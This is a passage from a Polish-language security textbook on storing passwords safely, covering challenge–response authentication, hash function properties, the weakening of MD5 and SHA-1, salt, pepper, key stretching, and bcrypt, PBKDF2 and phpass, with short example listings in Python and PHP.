Gdy warunek ten zostanie spełniony, operacja uwierzytelnienia jest poprawna, skrót hasła  $H(P_{sn})$  zastępuje stary skrót, po czym wartość  $sn$  jest inkrementowana (linia 26–28). W omawianym przykładzie użytkownik może uwierzytelnić się przy wykorzystaniu 10 tysięcy haseł jednorazowych. Po przekroczeniu tej liczby należy wygenerować nowy sekret i zacząć cały proces od nowa (warunek ten sprawdzany jest w linii 21).

## Protokół wyzwanie–odpowiedź

W kolejnej metodzie będziemy sprawdzać posiadanie klucza bez ryzyka jego utraty (nawet w przypadku monitorowania medium transmisyjnego). Przy weryfikacji sekretu wykorzystamy protokół wyzwanie–odpowiedź (ang. *challenge–response*).

W czasie inicjalizacji klient i serwer uzgadniają sekret  $S$  oraz kryptograficzną funkcję skrótu (np. SHA-256). Gdy klient podejmuje próbę uwierzytelnienia, serwer generuje pewien losowy ciąg, nazywany wyzwaniem ( $W$ ), i przekazuje go klientowi. Klient oblicza skrót z hasła i wcześniej ustalonego sekretu i wysyła odpowiedź, czyli  $OK = H(S + W)$ . Serwer po swojej stronie oblicza odpowiedź  $OS = H(S + W)$  i weryfikuje, czy odpowiedź klienta i skrót serwera się zgadzają (czy  $OK = OS$ ).

Istnieje kilka wariantów powyższego algorytmu (np. wersje oparte na kryptografii asymetrycznej), jednak główne założenia się nie zmieniają.

## PRZECHOWYWANIE HASEŁ STATYCZNYCH

Teraz, gdy znamy już metody uwierzytelniania, skupmy się na tej najpopularniejszej. Hasło statyczne jest informacją uwierzytelniającą, którą należy pobrać od użytkownika i składować w bazie danych. Zastanówmy się, w jaki sposób możemy robić to bezpiecznie.

Hasła statyczne mogą być przechowywane w jednej z czterech postaci:

- ▶ tekstu jawnego (ang. *plaintext*),
- ▶ szyfrogramu (ang. *ciphertext*),
- ▶ skrótu (ang. *hash-code*),
- ▶ klucza PBKDF (ang. *master key*).

W pierwszym przypadku hasło zapisywane jest dokładnie w takiej samej formie, w jakiej zostało podane w czasie rejestracji. Jest to rozwiązanie bardzo ryzykowne z wielu powodów. Po pierwsze, administratorzy mogą odczytywać te informacje i próbować potem wykorzystać je w innych serwisach. Po drugie, hasło pojawia się w różnego rodzaju kopiach zapasowych czy w paczkach danych w czasie migracji serwerów, co również zwiększa ryzyko ich odczytania przez nieuprawnione osoby. Co najgorsze, w przypadku odkrycia podatności przez atakującego (w szczególności *SQL Injection* lub *Path Traversal*\*) hasła trafią w niepowołane ręce i pomogą eskalować atak dalej. Dlatego też **przechowywanie hasel w postaci jawnej jest bardzo złą praktyką**.

Mogłoby się wydawać, że narzucającym się rozwiązaniem jest szyfrowanie hasel. Dzięki temu administratorzy (na pierwszy rzut oka) nie mogliby zobaczyć faktycznych hasel użytkowników, a atakujący – w przypadku udanego ataku – pobrałby co najwyżej szyfrogramy hasel. Niestety, musimy założyć, że jeśli agresor potrafi przełamać zabezpieczenia aplikacji i wykraść szyfrogramy, to będzie też w stanie pobrać klucze szyfrujące (a administrator bazy danych może je po prostu odczytać z konfiguracji bazy danych i odszyfrować konkretne rekordy). W związku z powyższym **postać szyfrogramu również nie jest bezpieczną metodą przechowywania hasel**, chociaż może być elementem podnoszącym bezpieczeństwo (tego typu podejście zastosowano m.in. w kryptosystemie zarządzania hasłami Dropbox, któremu jeszcze się przyjrzymy).

---

\* Zob. rozdz. Podatność *Path Traversal*.

**Hasła powinny być przechowywane jako wynik funkcji skrótu** (ang. *hash-code*) – w tym wariantcie podczas rejestracji serwer zapamiętuje wartość funkcji skrótu, na której wejście podano hasło. Dzięki temu, że funkcje skrótu cechuje jednokierunkowość, z wynikowego skrótu nie da się odzyskać („odszyfrować”) oryginalnych haseł użytkowników, nawet po wykradzeniu całej zawartości bazy danych. Zastosowanie funkcji jednokierunkowych skutkuje też tym, że aplikacja nie będzie w stanie przypomnieć użytkownikom zapomnianych haseł, ale można obejść ten problem przez generację nowych haseł dla zapomnianych.

Przechowywanie skrótów haseł znacznie zwiększa bezpieczeństwo kryptosystemu zarządzania hasłami. Niemniej kryptograficzne funkcje skrótu mają kilka właściwości, przez które skróty mogą być stosunkowo prosto odgadnięte/złamane, dalej narażając użytkowników w przypadku ataku. Dodanie kilku dodatkowych mechanizmów bezpieczeństwa pozwala obudować skróty haseł w tzw. klucze funkcji PBKDF. **Wykorzystanie algorytmów z rodziny PBKDF jest najbezpieczniej- szym rozwiązaniem.**

Jednak czy pójdziemy drogą skrótów z własnymi mechanizmami zabezpieczającymi, czy też funkcji PBKDF, cała odpowiedzialność za bezpieczeństwo przechowywania haseł leży po stronie kryptograficznej funkcji skrótu. Poznajmy więc jej właściwości.

## **FUNKCJE SKRÓTU I ICH WŁAŚCIWOŚCI**

Zanim przejdziemy do opisu funkcji skrótu, warto nadmienić, że w literaturze istnieje wiele pomyłek i błędnych tłumaczeń dotyczących tematyki funkcji skrótu. Jak wiadomo, diabeł tkwi w szczegółach, dlatego w dalszych rozważaniach ujednolicimy pojęcia, opierając się na dokumentacji rządowej NIST oraz cenionych badaniach nad słabościami funkcji skrótu. Polską nomenklaturę oprzemy zaś na normach Polskiego Komitetu Normalizującego i pracach doktorskich (więcej informacji w *Polecanych zasobach*, na końcu rozdziału).

Aby zagłębić się w kryptograficzne zakamarki skrótów haseł, najpierw trzeba poznać **funkcje mieszające**. Ich celem jest rozproszenie danych; w praktyce polega to na zwróceniu liczby z pewnego zakresu na podstawie podanego klucza. Warto zaznaczyć, że zakres wyników funkcji mieszających jest zazwyczaj dużo mniejszy niż wielkość danych wejściowych (kluczy), przez co dochodzi do zjawiska kolizji, które występuje wtedy, gdy funkcja mieszająca zwraca dla różnych danych wejściowych tę samą liczbę. Funkcje mieszające cechuje szybkość i kompresja – po to, aby mogły one obsłużyć nawet bardzo dużą daną wejściową i zwracać na jej podstawie pewien krótki wynik. Warto nadmienić, że w angielskiej literaturze pojęcie „funkcji mieszającej” i „funkcji skrótu” występuje pod tą samą nazwą – *hash function*, przez co w różnych źródłach możemy czytać zamiennie o **funkcji hashującej**, **funkcji mieszającej** lub funkcji skrótu (co jest błędem).

Pewnego rodzaju rozwinięciem funkcji mieszającej jest **funkcja skrótu**. Ona również ma na celu zwrócenie pewnej wartości (stałej wielkości) na podstawie danych wejściowych (dowolnej wielkości). Parametr funkcji skrótu nazywany jest

**łańcuchem danych** (lub **przeciwobrazem**, ang. *pre-image*), wynikiem zaś jest **skrót** (lub obraz, ang. *image*). Funkcje skrótu wykorzystują funkcje mieszające i, podobnie jak one, muszą zapewniać szybkość i kompresję. Ponadto funkcje skrótu muszą wykazywać kilka dodatkowych właściwości, przez co czasem są one nazywane **jednokierunkowymi funkcjami skrótu** (ang. *one-way hash function*) lub **słabymi funkcjami skrótu** (ang. *hash function*).

Przejdźmy do właściwości funkcji skrótu:

- ▶ muszą być szybkie i kompresować dane (jak funkcje mieszające),
- ▶ muszą być funkcjami nieodwracalnymi (ang. *pre-image resistance*) – aby na podstawie samego wyniku nie można było wyliczyć łańcucha danych,
- ▶ muszą cechować się tzw. **słabą odpornością na kolizje** (ang. *second pre-image resistance*) – w uproszczeniu jest to sytuacja, gdy znamy ciąg wejściowy i jego skrót, np.  $H(m_1) = 1ad25f43$ ; słaba odporność na kolizje gwarantuje, że znalezienie innego ciągu danych ( $m_2$ ), którego skrót będzie taki sam jak  $H(m_1)$ , będzie obliczeniowo trudne.

**Funkcje skrótu odporne na kolizje** (inaczej: bezpieczne funkcje skrótu, **kryptograficzne funkcje skrótu**, mocne funkcje skrótu, ang. *collision-resistant hash-function*, *cryptographic hash function*) to funkcje skrótu, które dodatkowo cechuje tzw. **silna odporność na kolizje** (ang. *collision resistance*) – jest to rozwinięcie słabej odporności, gdzie zależy nam na tym, aby znalezienie jakiegokolwiek kolizji  $H(M) = H(M')$  (jakiegokolwiek, a nie tylko kolizji do znanego już skrótu i jego obrazu) było obliczeniowo trudne.

Jak widzimy, kolizyjność jest tutaj bardzo ważnym aspektem bezpieczeństwa. Aby nie pogubić się w pojęciach, pochyłmy się raz jeszcze nad wspomnianą wyżej odpornością na kolizje (słabą/silną).

Rozważmy, czy zachodzi równość  $H(m_1) = H(m_2)$  – czyli czy skrót pewnej funkcji skrótu  $H$  równa się innemu skrótoowi (oczywiście zakładamy, że dane wejściowe  $m_1$  oraz  $m_2$  nie są takie same).

**Przykład 1.** W sieci opublikowano pewien dokument ( $m_1$ ) i w ramach weryfikacji dodano też informacje o jego skrócie –  $H(m_1)$ . Wskutek ataku ktoś podmienił dokument na inny ( $m_2$ ), ale administrator się o tym dowiedział, weryfikując skrót nowego pliku, czyli  $H(m_1) \neq H(m_2)$ . Atakujący nie był w stanie wygenerować innego dokumentu zwracającego opublikowany skrót, ponieważ funkcja  $H$  cechowała się słabą odpornością na kolizje.

**Przykład 2.** System kontroli wersji przechowuje informacje o plikach w repozytorium na podstawie skrótów tych plików. Atakujący może popsuć działanie repozytorium, gdy wygeneruje dwa pliki, których skróty będą takie same (rozmiar i zawartość plików będzie się różnić, co będzie skutkowało błędnym działaniem systemu kontroli wersji).

Jak widać, w atakach na słabą i silną odporność na kolizje różnica polega na tym, jakie informacje mogą być zmieniane przez atakującego. Ponadto widać, że silna odporność na kolizje implikuje słabą odporność na kolizje.

## Kryptograficzna funkcja skrótu Message Digest

*Message Digest* to rodzina algorytmów tworzonych przez Ronalda Rivesta. Pierwszym popularnym algorytmem z tej rodziny był MD2, napisany jeszcze dla platform 16-bitowych, jednak został bardzo szybko złamany. W 1990 roku Rivest przedstawił 128-bitowy skrót MD4. Dopiero po 15 latach, w 2005 roku, pokazano metodę znajdowania kolizji po wykonaniu zaledwie trzech wywołań tej funkcji. Mimo niegdyś dużej popularności obecnie trudno znaleźć kryptosystem używający MD4. Kolejna wersja algorytmu – MD5 – została przedstawiona długo przed złamaniem poprzednika, już w 1991 roku. Algorytm został ciepło przyjęty przez środowisko naukowe, ustandaryzowano go pod numerem RFC 1321. Do dzisiaj jest to jedna z najczęściej używanych funkcji skrótu na świecie.

MD5 zwraca 128-bitowy skrót wiadomości. Złożoność ataku siłowego na skrót o tej długości wynosi  $2^{64}$  – taka liczba obliczeń jest już osiągalna w rozsądnym czasie w wielkich centrach obliczeniowych, więc nie powinniśmy korzystać z MD5 w bezpiecznych kryptosystemach. Na przestrzeni lat szczegółowe kryptoanalizy wykryły kilka podatności w strukturze wewnętrznej MD5, uwydatniając niskie bezpieczeństwo funkcji. Obecnie jednym z najwydajniejszych ataków na tę funkcję skrótu jest *MD5 Tunneling*, wymagający  $2^{30}$  wywołań MD5 w celu znalezienia kolizji; wykonanie takiej liczby obliczeń obecnie zajmuje nie więcej niż jedną minutę na laptopie niskiej klasy. Tak szybkie znajdowanie kolizji jest bardzo spektakularne, jednak metoda ta działa tylko na dużym łańcuchu danych binarnych, więc w kontekście haseł (danych z zakresu kodów ASCII) jest nieskuteczna.

Obecnie nie zaprezentowano jeszcze wydajnych ataków (tzn. dużo wydajniejszych niż ataki siłowe) na słabą odporność na kolizję funkcji MD5 (ang. *second pre-image resistance*). Badania jednak skupiają się na odnajdywaniu silnych kolizji – i na tym polu osiągnięto wiele sukcesów. Do skrótów z dowolnych, dużych plików binarnych można w miarę skutecznie tworzyć kolizje, za to znajdowanie kolizji skrótów haseł wciąż jest nieskuteczne. Jednak ze względu na odkryte słabości lepiej porzucić MD5 na rzecz bezpieczniejszych funkcji. MD5 natomiast dalej jest dobrą funkcją do badania sumy kontrolnej (CRC).

Obecny stan bezpieczeństwa funkcji MD5 zaprezentowano w poniższej tabeli:

Tabela 1. Bezpieczeństwo funkcji MD5

ATAK PRZECIWKO SŁABEJ ODPORNOŚCI NA KOLIZJE																	
<2003	'03	'04	'05	'06	'07	'08	'09	'10	'11	'12	'13	'14	'15	'16	'17	'18	'19
+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+
ATAK PRZECIWKO SILNEJ ODPORNOŚCI NA KOLIZJE																	
<2003	'03	'04	'05	'06	'07	'08	'09	'10	'11	'12	'13	'14	'15	'16	'17	'18	'19
?	?	!	!	!	!	!	!	!	!	!	!	!	!	!	!	!	!

## Kryptograficzna funkcja skrótu SHA

Rodzina funkcji *Secure Hash Algorithm* (SHA) jest największym konkurentem funkcji *Message Digest*. Pierwszą wersję algorytmu przyjęło się nazywać SHA-0. Skrót ten stworzyła w 1993 roku amerykańska agencja NSA we współpracy z NIST. Funkcja SHA-0 zwraca 160-bitowy skrót, co w teorii miało dać 80-bitowe bezpieczeństwo ataków kolizyjnych, jednak po kilku latach pokazano atak o złożoności  $2^{33}$ , który umożliwiał znalezienie kolizji skrótu w czasie kilkunastu minut.

Agencja NSA, świadoma odkrywanych słabości, zaprojektowała SHA-1. Ta wersja również zwraca 160-bitowy skrót, jednak w swojej wewnętrznej strukturze używa bezpieczniejszych funkcji kompresujących niż inne projektowane w tamtych czasach funkcje. Przez wiele lat nie opublikowano groźniejszych słabości w SHA-1, aż do roku 2017, gdy pracownicy Google pokazali sposób wyliczania kolizji SHA-1 na wygenerowanych plikach. Chociaż atak można było przeprowadzić tylko w najwydajniejszych centrach obliczeniowych (wydajność ataku rzędu ok.  $2^{63}$  operacji), demonstracja ta zapoczątkowała stopniowe wycofywanie SHA-1 z bezpiecznych kryptosystemów.

W 2019 roku naukowcy z Singapuru i Francji pokazali stosunkowo wydajny wariant ataku *Chosen Prefix Collision Attack* na SHA-1, w którym cena wynajęcia potrzebnej mocy obliczeniowej spadła poniżej 100 tysięcy dolarów. Spowodowało to, że algorytm SHA-1 przestał być uważany za bezpieczny.

Obecnie za bezpieczne uważa się funkcje SHA-2, opisane w standardzie FIPS PUB 180-2. Są to w praktyce cztery funkcje różniące się długością zwracanego skrótu: SHA-224, SHA-256, SHA-384 oraz SHA-512.

Warto też wspomnieć w tym miejscu o SHA-3. W 2007 roku NIST ogłosił konkurs, który miał wyłonić nowy standard. Walka o podium, a następnie standaryzacja zwycięzcy trwała w sumie pięć lat; w 2012 roku zwycięski algorytm Keccak wpisał się do rodziny *Secure Hash Algorithm*. Mimo dobrych opinii algorytm ten nie jest jeszcze powszechnie stosowany – po prostu poprzednia wersja sprawdza się bardzo dobrze, a czas pokaże, czy SHA-3 jest faktycznie bezpieczny.

Tabela 2. Bezpieczeństwo funkcji SHA-1

ATAK PRZECIWKO SŁABEJ ODPORNOŚCI NA KOLIZJE																	
<2003	'03	'04	'05	'06	'07	'08	'09	'10	'11	'12	'13	'14	'15	'16	'17	'18	'19
+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+
ATAK PRZECIWKO SILNEJ ODPORNOŚCI NA KOLIZJE																	
<2003	'03	'04	'05	'06	'07	'08	'09	'10	'11	'12	'13	'14	'15	'16	'17	'18	'19
+	+	+	?	?	?	?	?	?	?	?	?	?	?	?	!	!	!

Tabela 3. Bezpieczeństwo funkcji SHA-256

ATAK PRZECIWKO SŁABEJ ODPORNOŚCI NA KOLIZJE																	
<2003	'03	'04	'05	'06	'07	'08	'09	'10	'11	'12	'13	'14	'15	'16	'17	'18	'19
+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+
ATAK PRZECIWKO SILNEJ ODPORNOŚCI NA KOLIZJE																	
<2003	'03	'04	'05	'06	'07	'08	'09	'10	'11	'12	'13	'14	'15	'16	'17	'18	'19
+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+

## PROBLEM SZYBKOŚCI

Przypomnijmy, w jaki sposób aplikacje internetowe wykorzystują funkcje takie jak MD5 lub SHA:

1. Podczas rejestracji użytkownik pytany jest o hasło (P1).
2. Skrót (H) hasła (P1') zapisywany jest w bazie danych (hasło w formie jawnej nie jest zapisywane).
3. Podczas logowania użytkownik podaje hasło (P2).
4. Gdy skrót  $H(P2) = P1'$ , oznacza to, że hasło jest prawidłowe (chyba że wystąpiła kolizja – mało prawdopodobne).

W powyższym podejściu bezpieczeństwo spoczywa na barkach funkcji H. Problem w tym, że poznane do tej pory funkcje działają bardzo szybko. Nic dziwnego – zostały przecież stworzone do detekcji anomalii nawet w ogromnych zbiorach danych. Niestety – gdy agresor wykradnie skrót hasła, aby poznać hasła użytkowników, nie będzie musiał przeprowadzać skomplikowanej kryptoanalizy czy też żmudnie wyszukiwać kolizji. Wystarczy, że siłowo spróbuje wygenerować kilka milionów lub nawet miliardów skrótów z dowolnych ciągów znaków, a następnie przyrówna wyliczenia do wykradzionych skrótów. Przykładowo: wystarczy wymyślić kandydata P4ssw0rd, obliczyć jego skrót MD5 i sprawdzić, czy nie jest on taki sam jak wykradzony skrót administratora serwisu. Jeśli tak, to agresor odgadnął („złamał”) skrót. W ten sposób, gdy dojdzie do kradzieży danych, crackerzy potrafią odtworzyć nawet 80–90% skrótów haseł użytkowników.

Do ataków siłowych jeszcze wrócimy. Tymczasem zastanówmy się, w jaki sposób można zmodyfikować kryptograficzne funkcje skrótu, aby się przed tymi atakami ustrzec.

## SÓL I PIEPRZ

W 1978 roku Robert Morris oraz Ken Thompson zastanawiali się nad bezpieczeństwem słabych haseł w systemach operacyjnych, w wyniku czego zmienili koncepcję przechowywania haseł w systemach Unix, wprowadzając poniższe usprawnienia:

- ▶ wydzielili hasła do osobnego pliku, który był lepiej strzeżony,
- ▶ wprowadzili sprawdzenie złożoności haseł (aby odrzucać proste hasła),

- ▶ spowolnili operacje kryptograficzne na skrócie hasła (ang. *key stretching*, któremu przyjrzymy się za chwilę),
- ▶ dodali do skrótów haseł tzw. sól.

Przyjrzymy się bliżej ostatniej metodzie. **Sól** (ang. *salt*) jest pewną wartością (zazwyczaj losową), którą dodamy do hasła dostarczonego przez użytkownika w celu zwiększenia jego złożoności oraz nieprzewidywalności. W bazie danych zapisujemy wartość skrótu oraz soli dla każdego użytkownika np. w taki sposób:

Tabela 4. Rekordy w bazie użytkowników: hasło z solą

UŻYTKO- WNIK	HASŁO (NIEZAPI- SYWANE W BAZIE)	SÓL	SKRÓT
1	SXLjkYwmLq6105c-	B<1+N.ws	SHA256("SXLjkYwmLq6105c-B<1+N.ws")
2	Passw0rd	kM8#@12	SHA256("Passw0rdkM8#@12")

Co daje nam takie rozwiązanie? Załóżmy, że atakujący poznaje skrót. Bez większego problemu można odgadnąć (w sposób siłowy lub słownikowy) ciąg `Passw0rd`, jednak trafienie w ciąg `Passw0rdkM8#@12` jest już dużym wyzwaniem. Na pierwszy rzut oka hasła użytkowników stają się dużo bardziej skomplikowane. Niestety, wbrew powszechnej opinii, dodanie soli nie ratuje nas całkowicie przed atakami siłowymi; trzeba założyć, że napastnik kradnący skrót z bazy danych pobierze również sól. Mając obie te wartości, dalej może odgadywać hasła, dodawać do nich sól, wyliczać skrót i porównywać. Zaletą jest to, że sól zwiększy czas ataku  $n$ -krotnie (gdzie  $n$  to liczba unikatowych soli), gdyż sól dla każdego użytkownika jest inna. Nie zwiększy to jednak wydajności ataku na pojedyncze konto (np. administratora).

Sól prawdziwą swoją moc pokazuje w przypadku odmian lokalnych ataków pamięciowych, w których ktoś najpierw wylicza skróty, a potem – po wykradzeniu kluczy – przeszukuje swoją bazę, znajdując dopasowania. Atakujący, który skorzysta z takiej bazy skrótów (często dostępnej online), z pewnością nie znajdzie tam skrótu z pary hasło–skrót. Sól całkowicie też zabezpieczy nas przeciwko atakowi tęczowych tablic (jest to w pewnym sensie atak pamięciowy).

O atakach opowiemy sobie dokładnie nieco później. Wróćmy do metod utwardzania skrótów haseł. Innym ciągiem, który utrudnia ataki na hasła, jest **pieprz** (ang. *pepper*). Jest to stała wartość dla wszystkich haseł, dodana np. w następujący sposób:

Tabela 5. Rekordy w bazie użytkowników: hasło z solą i pieprzem

UŻYTKO- WNIK	HASŁO (NIEZAPI- SYWANE W BAZIE)	SÓL	SKRÓT
1	SXLjkYwmLq6105c-	B<1+N.ws	SHA256("SXLjkYwmLq6105c-B<1+N.ws" + <code>getPepper()</code> )
2	Passw0rd	kM8#@12	SHA256("Passw0rdkM8#@12" + <code>getPepper()</code> )

Funkcja `getPepper()` zwraca stały, trudny do przewidzenia ciąg znaków. Skrót zapisywany w bazie jest więc wyliczany z hasła użytkownika, unikatowej soli oraz pieprzu. Ważne jest, aby pieprz zapisywać w innym miejscu niż sól (najlepiej na serwerze aplikacyjnym, z dala od bazy danych).

Co da nam takie rozwiązanie? Podobnie jak w przypadku soli, pieprz uchroni nas przed częścią ataków wyczerpujących. Jednak najważniejsze jest to, że gdy atakujący wykradnie bazę danych – zdobędzie skróty, sole, ale nie będzie znał pieprzu. Do czasu przełamania zabezpieczeń serwera z pieprzem nie będzie w stanie złamać haseł metodami siłowymi.

## KEY STRETCHING

Od funkcji kryptograficznych często wymaga się szybkości, jednak aby zapobiec atakom siłowym, powinno zależeć nam na wydłużeniu czasu obliczeń do takiego poziomu, aby masowe wyliczanie skrótów było nieopłacalne. Innymi słowy: użytkownik nie zauważy różnicy, czy w czasie logowania skrót hasła wyliczy się w 5 czy 500 ms. Jednak czas ataku lokalnego na najprostsze skróty haseł „rozciągniemy” przykładowo z ośmiu godzin do miesiąca.

Zwiększanie czasu obliczeń funkcji skrótu nazywane jest *key stretchingiem*. Przyjrzyjmy się sposobom implementacji tej techniki. Przyjmijmy, że mamy hasło  $P$ , którego skrót jest obliczany przez funkcję odporną na kolizję  $H$ . Aby wydłużyć czas ataku, wystarczy obliczony skrót podać jeszcze raz na wejście kryptograficznej funkcji skrótu:

```

HASH ← H(P)
for i = 1 to n do
  HASH ← H(HASH)
endfor

```

Aby zweryfikować, czy hasło podane od użytkownika zgadza się ze stanem zapisanym w bazie, pobieramy hasło, wyliczamy  $n$ -krotnie skrót i porównujemy.

Od razu możemy zauważyć, że czas obliczeń wydłuża się  $n$ -krotnie. Zastanawiające jest jednak to, czy powtórne wyliczanie skrótu nie zwiększa szansy na kolizję. Można tu być spokojnym – udowodniono, że gdy używamy funkcji silnie odpornej na kolizję (kryptograficznej funkcji skrótu), to powtórne wyliczanie skrótu nie zwiększa prawdopodobieństwa znalezienia kolizji.


## WSZYSTKO W JEDNYM – FUNKCJE PBKDF

Połączenie kryptograficznych funkcji skrótu z dodatkowymi mechanizmami bezpieczeństwa pozwoliło na stworzenie funkcji dedykowanych dla kryptosystemów zarządzających hasłami. Funkcje tego rodzaju nazywamy PBKDF (*Password-Based Key Derivation Function*).

Dla klarowności warto nadmienić, że *Password-Based Key Derivation Function* to nazwa pewnej rodziny funkcji, a nie konkretna implementacja. Nie mylmy

tego pojęcia z funkcjami PBKDF1/PBKDF2/bcrypt/scrypt, dzięki którym możemy wdrożyć ideę PBKDF do systemów IT.

Weźmy to wszystko pod lupę.



Rysunek 1. Schemat działania funkcji PBKDF

Na wejściu podajemy hasło użytkownika (funkcje PBKDF nie powinny przyjmować dowolnych wartości binarnych) oraz koszt obliczeń. Im większy koszt obliczeń, tym dłuższy czas obliczenia skrótu, ale też dłuższy czas ataku lokalnego. Możemy też dostarczyć sól lub zdać się na automatyczne wygenerowanie jej w wewnętrznym generatorze liczb pseudolosowych. Rezultatem jest klucz, który zawiera skrót, sól i koszt obliczeń. Zapisujemy go w bazie danych.

Przejdźmy teraz do uwierzytelnienia. W trakcie logowania do serwisu użytkownik podaje hasło. My pobieramy odpowiedni klucz z bazy danych i kažemy zweryfikować zgodność. Algorytm wyodrębnia sól oraz koszt obliczeń z klucza, a następnie wykorzystuje je do wyliczenia nowego skrótu, stosując hasło użyte w czasie logowania. Jeśli skrót z bazy danych będzie się zgadzał z nowo wyliczonym kluczem, użytkownik zostanie uwierzytelniony.

Teraz, gdy znamy działanie funkcji PBKDF, czas poznać popularne implementacje. Dobrą renomą cieszą się funkcje: *bcrypt*, *PBKDF2*, *Portable PHP password hashing framework* (*phpass*) oraz *scrypt*.

Zacznijmy od algorytmu **bcrypt**. Opracował go Neils Probos z Davidem Mazierem w 1999 roku jako element OpenBSD. Wewnątrz został użyty szyfr blokowy Blowfish – niezwykle bezpieczny algorytm, stworzony w 1993 roku przez znanego kryptografa Bruce’a Schneiera.

Przykład generacji klucza *bcrypt* oraz jego weryfikacji możemy zobaczyć w listingu 2. Utworzony klucz wygląda następująco:

```
$<version>$<rounds>$<saltaddon><pwhash>
$2a$12$hsFf76JH6rVEaTXmf9sSa.BAq.QsI70MpI2Q7t.0bCB1nVKATQ84q
```

Bez problemu możemy dostrzec tu kilka znaczników. Najpierw mamy informację o wersji algorytmu (2a), potem o koszcie obliczeń (12 – koszt nosi tutaj nazwę *work factor*). Potem mamy 22-znakową sól oraz faktyczny skrót. Powyższą wartość możemy zapisać w bazie danych – musimy na to przeznaczyć 60 bajtów (w wersji 2a). Należy tylko pamiętać, że wielkość znaków klucza *bcrypt* ma znaczenie, więc musimy ustawić odpowiednie właściwości porównywania znaków w bazie danych (mo-

zemy wybrać w kolumnie hasła format danych BINARY(60) zamiast CHAR(60), aby baza danych nie ignorowała wielkości znaków w czasie porównywania ciągów).

Każde zwiększenie wartości *work factor* o 1 podwaja czas obliczeń (dlatego czas obliczeń skrótu z WF 15 jest osiem razy dłuższy niż z WF 12). Od razu można zadać sobie pytanie o dobrą wartość tego współczynnika. Obecnie zaleca się, aby koszt bcrypt wynosił ok. 12–15: w zależności od wydajności maszyny czas obliczeń może wahać się od ułamka sekundy do kilku sekund.

*Listing 2. Tworzenie klucza PBKDF przy użyciu bcrypt (Python 3)*

```
import bcrypt
password = b"vizzdoom"
hashed = bcrypt.hashpw(password, bcrypt.gensalt(14))

if bcrypt.hashpw(password, hashed) == hashed:
    print("Hasło poprawne")
else:
    print("Hasło niepoprawne")
```

Kolejną bardzo popularną funkcją do bezpiecznego przechowywania haseł jest funkcja, *nomen omen*, **PBKDF2**. Algorytm ten powstał w RSA i jest częścią standardów PKCS #5, IEEE RFC 2898. Jest on również wymieniany w wielu zaleceniach instytutu NIST. Tak silne poparcie środowiska naukowego spowodowało, że PBKDF2 jest używany na szeroką skalę. Zobaczmy go m.in. jako element zabezpieczający sieci Wi-Fi (WPA/WPA2), jako mechanizm przechowywania haseł w systemach operacyjnych Mac OS X, Apple iOS oraz Cisco IOS. Jest wykorzystywany również w popularnych frameworkach programistycznych (Python Django, PHP Zend Framework) oraz w specjalistycznych narzędziach, takich jak GRUB2, FileVault, TrueCrypt czy EncFS.

Funkcja PBKDF2 przyjmuje aż pięć parametrów:

```
PBKDF2(PRF, password, salt, c, dkLen)
```

Wynikiem jest klucz o długości *dkLen*, z hasła *password* oraz soli *salt*, który *c*-krotnie wyliczono w celu wydłużenia czasu obliczeń (key stretching). Do generacji wartości pseudolosowych użyto funkcji PRF. Wytyczne NIST z 2016 roku<sup>1</sup> oraz OWASP z 2015 roku<sup>2</sup> zalecają użycie przynajmniej 10 tysięcy iteracji podczas wyliczania kluczy PBKDF2.

Kolejnym ciekawym algorytmem PBKDF jest *Portable PHP password hashing framework*, nazywany również *phpass*. Został stworzony jako biblioteka do bezpiecznego wyliczania skrótów haseł w języku PHP. Klucze *phpass* znajdziemy w wielu aplikacjach webowych, np. w tych opartych na WordPress, bbPress, Vanilla, phpBB, Drupal i wielu innych.

*Phpass* może działać w dwóch trybach: bezpiecznym oraz przenośnym. Pierwszy z nich jest dostępny, gdy PHP został skompilowany z modułem bezpieczeństwa Suhosin – w takim przypadku *phpass* wewnętrznie wykorzystuje algorytm *bcrypt*

(Blowfish) lub DES. Kiedy mamy do czynienia z bardzo starym interpreterem (np. PHP 4), phpass działa w trybie kompatybilności, posiłkując się algorytmem MD5. Tryb pracy może być wymuszony przez programistę lub dostrajany automatycznie przez sam framework. Niezależnie jednak od trybu pracy wynikiem działania phpassa jest pełnoprawny klucz PBKDF, czyli skrót hasła z solą dynamiczną, a całość wyliczana jest z mechanizmem key stretching. Spójrzmy na przykład wyliczania phpass:

*Listing 3. Wyliczanie i weryfikacja klucza phpass*

```
<?php
require 'PasswordHash.php';    // Dołącz bibliotekę phpass
$correct = 'test12345';
$t_hasher = new PasswordHash(8, TRUE); // Wymuś tryb przenośny
$hash = $t_hasher->HashPassword($correct);
print "Hash:$hash\n"; //Hash:$P$BFk4TtTieP2IGRSQkaDcTI2s5Bt5LH.
$check = $t_hasher->CheckPassword($correct, $hash);
print "Check correct: $check \n"; // Check correct: '1'

// Sprawdź, czy hasło odpowiada skrótowi (tryb przenośny)
$hash = '$P$9IQRaTwmfeRo7ud9Fh4E2PdI0S3r.L0';
$check = $t_hasher->CheckPassword($correct, $hash);
print "Check correct: $check \n"; // Check correct: '1'

// Sprawdź, czy hasło odpowiada skrótowi (tryb bezpieczny)
$t_hasher = new PasswordHash(8, FALSE); //Tryb bezpieczny BCrypt
$hash = $t_hasher->HashPassword($correct);
print "Hash:$hash \n";
//Hash:$2a$08$D20NFm7vARKFBf2IiJuw4Ovvg81bF07s5FCa7eLpn1gNECBpSrhJi
```

